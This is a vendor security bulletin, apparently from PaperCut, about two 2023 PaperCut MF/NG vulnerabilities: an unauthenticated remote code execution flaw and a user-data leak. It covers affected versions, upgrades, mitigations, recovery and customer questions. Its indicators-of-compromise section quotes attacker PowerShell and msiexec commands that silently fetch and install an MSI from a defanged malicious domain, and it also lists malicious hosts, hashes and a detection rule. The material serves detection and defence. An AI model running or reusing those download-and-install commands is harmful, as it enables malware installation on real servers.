




CONTACT SALES



# URGENT MF/NG vulnerability bulletin (March 2023) | PaperCut

THE PAGE APPLIES TO:



Contents ▾

Overview

ZDI-CAN-18987 / PO-1216 / ZDI-23-233

ZDI-CAN-19226 / PO-1219 / ZDI-23-232

Product status and next steps

FAQs

Acknowledgements

Security notifications

Updates

info

This page will continue to be updated as new information becomes available. Last updated: 16 May 12:00 AEST.

info

For other Security vulnerability and Security bulletin information, see our [Security vulnerability information and common security questions](#) page.

We have received two vulnerability reports from a 3rd party cyber security company ([Trend Micro](#)), for high/critical severity security issues in PaperCut MF/NG. **We have evidence to suggest that unpatched servers are being exploited in the wild.**

- Remote Code Execution vulnerability (CVE-2023-27350 / ZDI-CAN-18987 / ZDI-23-233)
- User account data vulnerability (CVE-2023-27351 / ZDI-CAN-19226 / ZDI-23-232)

Critical

Please note that as of 18th April, 2023 (see “When was the exploit first detected in the wild?” in the [FAQs](#)) we have evidence to suggest that unpatched servers are being exploited in the wild, (particularly ZDI-CAN-18987 / PO-1216 / ZDI-23-233).

Our immediate advice is to upgrade your PaperCut Application Servers to one of the fixed versions listed below if you haven’t

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we’re using, check out our [Privacy Policy](#).** [Cookies settings](#)

ACCEPTDECLINE

If you decline, your information won’t be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

CONTACT SALES

# ZDI-CAN-18987 / PO-1216 / ZDI-23-233

(also identified as CVE-2023-27350)

We have confirmed that under certain circumstances this allows for an unauthenticated attacker to get Remote Code Execution (RCE) on a PaperCut Application Server. This could be done remotely and without the need to log in.

*This vulnerability has been rated with a CVSS score of 9.8.*

# ZDI-CAN-19226 / PO-1219 / ZDI-23-232

(also identified as CVE-2023-27351)

We have confirmed that under certain circumstances this allows for an unauthenticated attacker to potentially pull information about a user stored within PaperCut MF or NG - including usernames, full names, email addresses, office/department info and any card numbers associated with the user. The attacker can also retrieve the hashed passwords for **internal** PaperCut-created users only (note that this does **not** include any password hashes for users sync'd from directory sources such as Microsoft 365 / Google Workspace / Active Directory and others). This could be done remotely and without the need to log in. We do not have any evidence of this vulnerability being used against customers at this point.

*This vulnerability has been rated with a CVSS score of 8.2.*

## Product status and next steps

Which PaperCut products are impacted, and what are the actions required?

	ZDI-CAN-18987 / PO-1216 / ZDI-23-233 CVE-2023-27350	ZDI-CAN-19226 / PO-1219 / ZDI-23-232 CVE-2023-27351
What versions <i>are</i> impacted / which versions are <b>VULNERABLE</b> ?	PaperCut MF or NG version 8.0 or later (excluding patched versions) on all OS platforms. This includes:  version 8.0.0 to 19.2.7 (inclusive) version 20.0.0 to 20.1.6 (inclusive) version 21.0.0 to 21.2.10 (inclusive) version 22.0.0 to 22.0.8 (inclusive)	PaperCut MF or NG version 15.0 or later (excluding patched versions), on all OS platforms. This includes:  version 15.0.0 to 19.2.7 (inclusive) version 20.0.0 to 20.1.6 (inclusive) version 21.0.0 to 21.2.10 (inclusive) version 22.0.0 to 22.0.8 (inclusive)
What versions are <i>not</i> impacted / which versions are <b>FIXED</b> ?	version 20.1.7 version 21.2.11 versions 22.0.9 and later	version 20.1.7 version 21.2.11 versions 22.0.9 and later
Which PaperCut MF or NG components are	Application Servers <b>are</b> impacted Site Servers <b>are</b> impacted	Application Servers <b>are</b> impacted

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we’re using, check out our Privacy Policy.**

If you decline, your information won’t be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

Cookie settings

ACCEPT

DECLINE



CONTACT SALES

Print Logger.		
Next steps	We recommend that you upgrade all Application Servers and Site Servers (see <a href="#">Upgrade documentation</a> )	We recommend that you upgrade all Application Servers and Site Servers (see <a href="#">Upgrade documentation</a> ). Even though the Site Server is not impacted by this vulnerability, you will need to upgrade them to match the version number of the Application Server.
	You will <b>not</b> need to patch Secondary Servers (Print Providers / Direct Print Monitors) - but you can if you prefer.	You will <b>not</b> need to patch Secondary Servers (Print Providers / Direct Print Monitors) - but you can if you prefer.

## FAQs

### Q Where can I get the upgrade?

Please follow your usual [upgrade procedure](#). Additional links on the ‘Check for updates’ page (accessed through the Admin interface > About > Version info > Check for updates) will allow customers to download fixes for previous major versions which are still supported (e.g. 20.1.7 and 21.2.11) as well as the current version available.

If you are using PaperCut MF, we highly recommend following your regular upgrade process. Your PaperCut partner or reseller information can also be found on the ‘About’ tab in the PaperCut admin interface.

Alternatively, get direct downloads from [here](#). It’s easy to identify your edition of PaperCut - you’ll see it on the About tab or by checking the footer of your PaperCut admin login.

### Q What products are impacted by these vulnerabilities?

See the ‘Which components are impacted’ or ‘Which components are not impacted’ rows in the table above for a detailed list.

### Q What is PaperCut doing to assist customers?

PaperCut and its partner network has activated response teams to assist PaperCut MF and NG customers. Our service desks are manned 24/7 via [our support page](#).

The security response team at PaperCut has been working with external security advisors to compile a list of unpatched PaperCut MF/NG servers that have ports open on the public internet. In addition to our email and in-app announcements to all customers, we’ve been using this list to proactively reach out to potentially exposed customers via multiple means from Wednesday afternoon (AEST) and are working 24/7 through the weekend.

### Q When was the exploit first detected in the wild?

PaperCut received our first report from a customer of suspicious activity on their PaperCut server on the 18th April at 03:30 AEST / 17th April 17:30 UTC.

PaperCut has conducted analysis on all customer reports, and the earliest signature of suspicious activity on a customer server potentially linked to this vulnerability is 14th April 01:29 AEST / 13th April 15:29 UTC

### Q Is there any impact from applying the upgrade?

There should be no negative impact from applying these security fixes. No other manual steps need to be taken.

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we’re using, check out our Privacy Policy.**

Cookie settings

ACCEPT

DECLINE

If you decline, your information won’t be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

- Breakdown: [CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H](#)

Vulnerability: CVE-2023-27351 / ZDI-CAN-19226 / PO-1219 / ZDI-23-232

- Score: 8.2 (High)
- Breakdown: [CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N](#)

### Q Do the current releases cover the new exploit method from VulnCheck and mentioned in the Bleeping Computer article, 6 May?

Yes, the [New PaperCut RCE exploit created that bypasses existing detections](#) article is referring to exploiting the same vulnerability, in a way that the activity is not easily detected in the Sysmon or PaperCut MF application log. The method of exploiting PaperCut MF mentioned in the article is mitigated in versions 20.1.7, 21.2.11, and 22.0.9 and later.

### Q Is there more information available about these vulnerabilities?

Not at this time - to give customers a chance to upgrade, we are not releasing further details about these vulnerabilities.

Trend Micro have also advised they will disclose further information (TBD) about the vulnerability on 10th May 2023. For more information, see <https://www.zerodayinitiative.com/advisories/upcoming/> (filter on “PaperCut”).

CISA have published an [Advisory](#) with additional information on 11th May 2023.

### Q If we can’t upgrade to security patch, what other options are there?

Particularly if you have an older application version that doesn’t have a minor patch available, we highly recommend locking down network access to the server(s).

- Block all inbound traffic from external IPs to the web management port (port 9191 and 9192 by default)
- Block all traffic inbound to the web management portal on the firewall to the server. Note: this will prevent lateral movement from internal hosts but management of the PaperCut service can only be performed on that asset.
- Apply “Allow list” restrictions under Options > Advanced > Security > Allowed site server IP addresses. Set this to only allow the IP addresses of verified Site Servers on your network. Note this only addresses ZDI-CAN-19226 / PO-1219

### Q How do I know if my server has been exploited?

We currently recommend looking for the following Indicators of Compromise (IOCs) to determine if it is likely that the vulnerability has been used to install malware on the system. Depending on your systems, logging and endpoint protection software you may be able to detect the following.

- If you see suspicious activity or security alerts in Antivirus, anti-malware and endpoint security software tooling.
- If you see suspicious PaperCut MF application log entries, ie:
  - User “admin” logs into the administration interface
  - Admin user “admin” modified the print script on the printer
  - User “admin” updated the config key “...” (where the config key is not one you’ve deliberately changed)
  - User “[setup-wizard]” modified a config key
  - If your Application Server server logs happen to be in debug mode, check to see if there are lines mentioning `SetupCompleted` at a time not correlating with the server installation or upgrade. Server logs can be found e.g. in `[app-path]/server/logs/*.*` where `server.log` is normally the most recent log file.



- windowcsupdates[.]com
  - windowservicecentar[.]com
  - windowservicecenter[.]com
  - winserverupdates[.]com
  - study[.]abroad[.]ge
  - ber6vjyb[.]com
  - 5[.]188[.]206[.]14
  - upd488[.]windowservicecemter[.]com/download/update.dll
- New suspicious entries in SSH authorized keyfile.
  - New print scripts in the setup. Review the ‘Scripting’ configuration of each printer (and device) in PaperCut MF/NG admin.
  - SHA256 hashes of files on local system:
    - setup.msi f9947c5763542b3119788923977153ff8ca807a2e535e6ab28fc42641983aabb
    - ld.txt c0f8aeeb2d11c6e751ee87c40ee609aceb1c1036706a5af0d3d78738b6cc4125
  - Powershell Scripts having similar content to:  
`

```
cmd /c "powershell.exe -nop -w hidden
Invoke-WebRequest 'hXXp://upd488[.]windowservicecemter[.]com/download/setup.msi'
-OutFile 'setup.msi' "
```

```
cmd /c "msiexec /i setup.msi /qn IntegratorLogin=fimaribahundqf[AT]gmx[.]com CompanyId=1"\\@@
```

- Detection via YARA Rule on SIEM:  
`

```
title: PaperCut MF/NG Vulnerability
authors: Huntress DE&TH Team
description: Detects suspicious code execution from vulnerable PaperCut versions MF and NG
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    ParentImage|endswith: "\\pc-app.exe"
    Image|endswith:
      - "\\cmd.exe"
      - "\\powershell.exe"
  condition: selection
level: high
```

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we’re using, check out our Privacy Policy.**

[Cookies settings](#)

ACCEPT

DECLINE

If you decline, your information won’t be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

We will update this question with more details as we find more information from our customer base and security community.

## Q How do I retain my data when restoring my Application Server?

Depending on how far back you need to restore your backup from, you may want to restore balances or other data changes in the gap between the last safe backup, and now.

There’s some options for the restore process and subsequent data retention below:

1. Restore App Server and Database to a clean backup (**Recommended option**)
- This would involve restoring the Application Server and database from a ‘safe’ backup point prior to when you discovered any suspicious behavior.
  - If you don’t require the data changes between the safe backup and now, you’re all set.
2. Restore App Server and Database, then update user balances (**Safe option**)
- To restore recent user balances, we recommend restoring the latest (current) database backup containing all of the latest data, onto a staging machine that’s running a patched version of the Application Server, and is not connected to the network. You can then use this environment to export your user balances, and then import them into the production (restored) system.
  - To export user balance / user credit data from your off-network system, run a user report - e.g. in the PaperCut MF/NG admin interface, head to **Reports > User > User reports > User list** then select the **CSV** report format. This will generate a list of your users and their current balances.
  - Then use the detailed information on the [Batch import and update user data](#) article to format the data into the correct columns, then import/update the data in your production system.
3. Restore App Server, and retain your most recent database
- If you need to keep all your reporting data as well as user balance data and other changes to the database, you will need to manually clean a copy of your potentially compromised database.
  - We recommend restoring the latest (current) database backup containing all of the latest data, onto a staging machine that’s running a patched version of the Application Server, and is not connected to the network.
  - On that system, ensure that you clean/check the following:
    - Set config key [print-and-device.script.enabled](#) is set to N (if you’re not using print or device scripting)
    - Set config key [device.script.sandboxed](#) is set to Y (the recommended default)
    - Set config key [print.script.sandboxed](#) is set to Y (the recommended default)
    - Delete any [device scripts](#) or [print scripts](#) which have been configured, in case they have been tampered with.
    - Ensure that your user lists and other PaperCut MF/NG settings match with what you expect to see in your environment.
  - Once you are confident that the staging machine settings are clean, perform a database export from the staging environment, then import that cleaned database data into the production environment.

## Q Is there a maintenance release for versions 19 or older?

No - versions 19 and older are now “end of life”, as documented on our [End of Life Policy](#) page.

We recommend purchasing an updated license, which you can do [online if you’re using PaperCut NG](#), or [through your PaperCut Partner](#) if you’re using PaperCut MF. You can find your PaperCut Partner contact information through the ‘About’ or ‘Help’ tab in the PaperCut administration interface

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we’re using, check out our [Privacy Policy](#).**

Cookie settings

ACCEPT

DECLINE

If you decline, your information won’t be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

CONTACT SALES

## Acknowledgements

PaperCut would like to thank the team at Trend Micro Zero Day Initiative for reporting these issues and working with us to help protect our customers:

- ZDI-CAN-19226 - Discovered by: Piotr Bazydlo (@chudypb) of Trend Micro Zero Day Initiative
- ZDI-CAN-18987 - Discovered by: Anonymous

PaperCut would also like to thank:

- “Huntress” team members Joe Slowik, Caleb Stewart, Stuart Ashenbrenner, John Hammond, Jason Phelps, Sharon Martin, Kris Luzadre, Matt Anderson and Dave Kleinatland.

Trend Micro have also advised they will disclose further information (TBD) about the vulnerability on 10th May 2023. For more information, see <https://www.zerodayinitiative.com/advisories/published/> (filter on “PaperCut”).

PaperCut Software would like to acknowledge and thank CISA for [their Advisory](#) published on 11th May 2023.

## Security notifications

“How do I sign-up for paperCut’s security mailing list?”

In order to get timely notifications of security news (including security related fixes or vulnerability information) please subscribe to our security notifications list via our [Security notifications sign-up form](#). If you’re a sys admin or if you look after PaperCut product implementations at your organization, this list will help you be amongst the first to hear of any security related news or updates.

## Updates

Date	Update/Action
10th January 2023 (AEDT)	Vulnerability reported to PaperCut, by Trend Micro (see <a href="#">ZDI-CAN-18987</a> and <a href="#">ZDI-CAN-19226</a> ).
8th March 2023 (AEDT)	Released PaperCut MF and NG versions 20.1.7, 21.2.11 and 22.0.9 containing a fix for these vulnerabilities. Published this KB article documenting the vulnerability information. Sent communications to PaperCut partners and PaperCut security notifications email list.
14th March 2023 (AEDT)	Trend Micro published additional details of the vulnerability on their website: <a href="#">ZDI-CAN-18987</a> and <a href="#">ZDI-CAN-19226</a> .
19th April 2023 (AEST)	Updated this KB with new information discovered on the 18th April - indicating evidence to suggest that unpatched servers are being exploited in the wild.
20th April 2023 (AEST)	Published <a href="#">RCE security exploit in PaperCut servers</a> blog post.
21st April 2023 (AEST)	Added “If we can’t upgrade to security patch, what other options are there?” (replaced the old “Is there a mitigation

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we’re using, check out our Privacy Policy.**

Cookie settings

ACCEPT

DECLINE

If you decline, your information won’t be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

Page 7 of 14



CONTACT SALES

25th April 2023 (AEST)	Clarified that Multiverse and Print Logger are NOT impacted
27th April 2023 (AEST)	Minor clarifications to ‘not impacted’ section. Also listed each impacted or not-impacted version range explicitly
28th April 2023 (AEST)	Minor updates to ensure the CVE numbers are listed higher on the page. Added reminder of the importance of implementing security response procedures if there has been a suspected compromise. Added latest findings on indicators of compromise.
30th April 2023 (AEST)	No bulletin updates today. Reminder that the PaperCut support teams are on hand to assist customers with upgrading or mitigations if required.
2nd May 2023 (AEST)	Added 22.0.11 to the ‘fixed’ list, following today’s release. Added the “How do I retain my data when restoring my Application Server?” question.
4th May 2023 (AEST)	Included the updated non-candidate ZDI reference numbers from Trend Micro (ZDI-23–233 and ZDI-23–232).
5th May 2023 (AEST)	Included a mention of Trinity Cyber, working with Trend Micro.
9th May 2023 (AEST)	Included a mention of Bleeping Computer article mentioning VulnCheck.
11th May 2023 (AEST)	Reverted mention of Trinity Cyber, working with Trend Micro.
12th May 2023 (AEST)	Added links to CISA Advisory.
16th May 2023 (AEST)	Added “22.0.9 and later” to fixed-versions list, since 22.0.12 is now out too.

Categories: [FAQ](#) , [Security and Privacy](#)

Keywords:

## Comments

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we’re using, check out our [Privacy Policy](#).**

If you decline, your information won’t be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

[Cookies settings](#)

ACCEPT




DECLINE



**VM** **VEAN MOODLEY** a year ago

Hi Papercut Team, can we move from Version: 19.2.7 (Build 62195) to the latest build at one go or do we need to go 20.1 first?




👍 0 💬 0 Reply Share >





 **James (PaperCut Support)** Mod   VEAN MOODLEY a year ago

Hi Veian,




You should be good to jump straight from 19.2.7 to the latest version. As always though, we would recommend ensuring that you take a back-up before making any changes.




Thanks!

 0  0 [Reply](#) [Share](#) 

 **Rik**  2 years ago  

"Print All" button does not use print setting defaults anymore?



 0  0 [Reply](#) [Share](#) 

 **James (PaperCut Support)** Mod   Rik 2 years ago

Hi Rik,

In order for us to investigate and provide further guidance, please raise a support ticket with us @ [support.papercut.com](https://support.papercut.com) so we can begin to troubleshoot any issues with you.





Thanks!

 0  0 Reply Share

**T** Tera 2 years ago

Will there be any change in appearance in the menu on the devices that receive the updates?

👍 0 💬 0 Reply Share ›




 **Andy @ PaperCut**  Tera  

2 years ago

Hi Tera,

Thanks for reaching out to PaperCut Support! No, there should not be any change in appearance in the menu on the devices that receive the updates. If you have any further questions, please open a ticket with us @ [support.papercut.com](https://support.papercut.com) so we can answer any questions you have.

Cheers!

 0  0 [Reply](#) [Share](#) 









👍 0    👎 0    Reply    Share ›

 **Aaron Pouliot (PaperCut)**   Preston  

2 years ago




Hi Preston, this vulnerability was not tied to any new feature. Your version, 19.0.7 is impacted as well so we recommend upgrading.




 0  0 [Reply](#) [Share](#) 

 **Aaron Pouliot (PaperCut)**   Eric  

2 years ago

Hi Eric, based on what you've told us it sounds like your server would have had a lower level of risk than one that is internet-facing. An attacker would need to be on the same network as your server to leverage this vulnerability.

 0  0 [Reply](#) [Share](#) 

 **Aaron (PaperCut Support)** Mod   Daeyx  
2 years ago




Hey there Daeyx!



We recommend whitelisting [https://\\*.papercut.com/](https://*.papercut.com/)

If you need more info on this, please check out our KB article [here](#).



If you have any more questions, please feel free to open up a support ticket at [support.papercut.com](https://support.papercut.com)

Cheers!

 0  0 Reply Share 




 **Sandro Franca**  2 years ago

We are running PaperCut **MF 21.2.7 (Build 60534)**  
Is this version affected by this vulnerability?

 0  0 [Reply](#) [Share](#) >

We are running MF version 21.1.1 (build 57908). Are we exposed/can we be affected?  
In short: Should we update?

 0  0 [Reply](#) [Share](#) >

 **James (PaperCut Support)** Mod   Edward Fowler  
2 years ago  
Hi Edward,

We would recommend that you upgrade to the patched version of 21 which is v21.2.11 or to version 22.0.9 or 22.0.10.

If you need any further clarification, please raise a support ticket with us @ [support.papercut.com](https://support.papercut.com).




Thanks.

👍 0 🗨️ 0 Reply Share ›

james  
2 years ago

Are you free products Mobility Print affected by this exploit?

 0  0 [Reply](#) [Share](#) >

 **Mel Zouzoulas** Mod   james

No Mobility Print free / standalone isn't affected.

👍 0 👎 0 Reply Share ›

**JM** john mendez  
2 years ago


Is the version 21.4.2 affected by this vulnerability?

 0  0 [Reply](#) [Share](#) >

**JM** john mendez → john mendez  
2 years ago

My bad. Please ignore. Our version is 21.2.4.


👍 0 👎 0 Reply Share ›

**Mel Zouzoulas** Mod  [→ john mendez](#)  
2 years ago  
Hi John,  
Not a problem!

👍 0 👎 0 Reply Share ›

**Jay** → john.mendez@unimelb.edu.au  
2 years ago  
following

 0  0 [Reply](#) [Share](#) >

 **Mel Zouzoulas** Mod   Jay

Hi Jay, at the top of the page, we say the following:

"Important: Both of these vulnerabilities have been fixed in PaperCut MF and PaperCut NG versions

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we're using, check out our [Privacy Policy](#).** [Cookies settings](#)

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

Thanks for your question.

The guidance would be to upgrade to the latest version regardless of whether your App server is available to external or internal connections.

Thanks!

👍 0    👎 0    Reply    Share ›

**E** **Edmund Greene**  2 years ago  

Is the Linux version of Papercut also vulnerable to this?

 0  0 [Reply](#) [Share](#) >

 **Anshul Satija** → Edmund Greene  
2 years ago

Hey Edmund,

Yes, its available! We can prodive you a installer link for the fix version: 21.2.11

<https://www.papercut.com/pr...> over a ticket. So, please create a ticket with us at @ [support.papercut.com](https://support.papercut.com).


or you can also reach out to us ASC as well, if you are using PaperCut MF, they also have download links (their contact details are under PaperCut support > About > Support Info).

 0  0 [Reply](#) [Share](#) >

**R** **Richard**  2 years ago  

Hello, We are on Paper Cut MF Version: 21.2.4 (Build 59502). Do we need to upgrade to a newer version?

👍 0 👎 0 Reply Share ›


 **James (PaperCut Support)** Mod   Richard — 






Hi Richard,

As a minimum, we would recommend upgrading to 21.2.11. If you have an active M+S subscription, then you may want to jump straight to the latest version 22.0.9 instead.

Last updated June 13, 2024

If you need any further guidance, please log a support ticket with us @ [support.paperkit.com](https://support.paperkit.com).





## Subscribe to PaperCut communications

☐

Yes, subscribe me to PaperCut news, offers, product updates, newsletters and events.\*

By filling out and submitting this form, you agree that you have read our [Privacy Policy](#), and agree to PaperCut handling your data in accordance with its terms.

SUBMIT

This site is protected by reCAPTCHA and the Google [Privacy Policy](#) and [Terms of Service](#) apply.

Hey there! **We use cookies.** They let us personalize content, track usage, and analyze data on our end to improve your experience. **To learn more about the different cookies we're using, check out our [Privacy Policy](#).** [Cookies settings](#)

If you decline, your information won't be tracked when you visit this website. A single cookie will be used in your browser to remember your preference not to be tracked.

ACCEPT

DECLINE

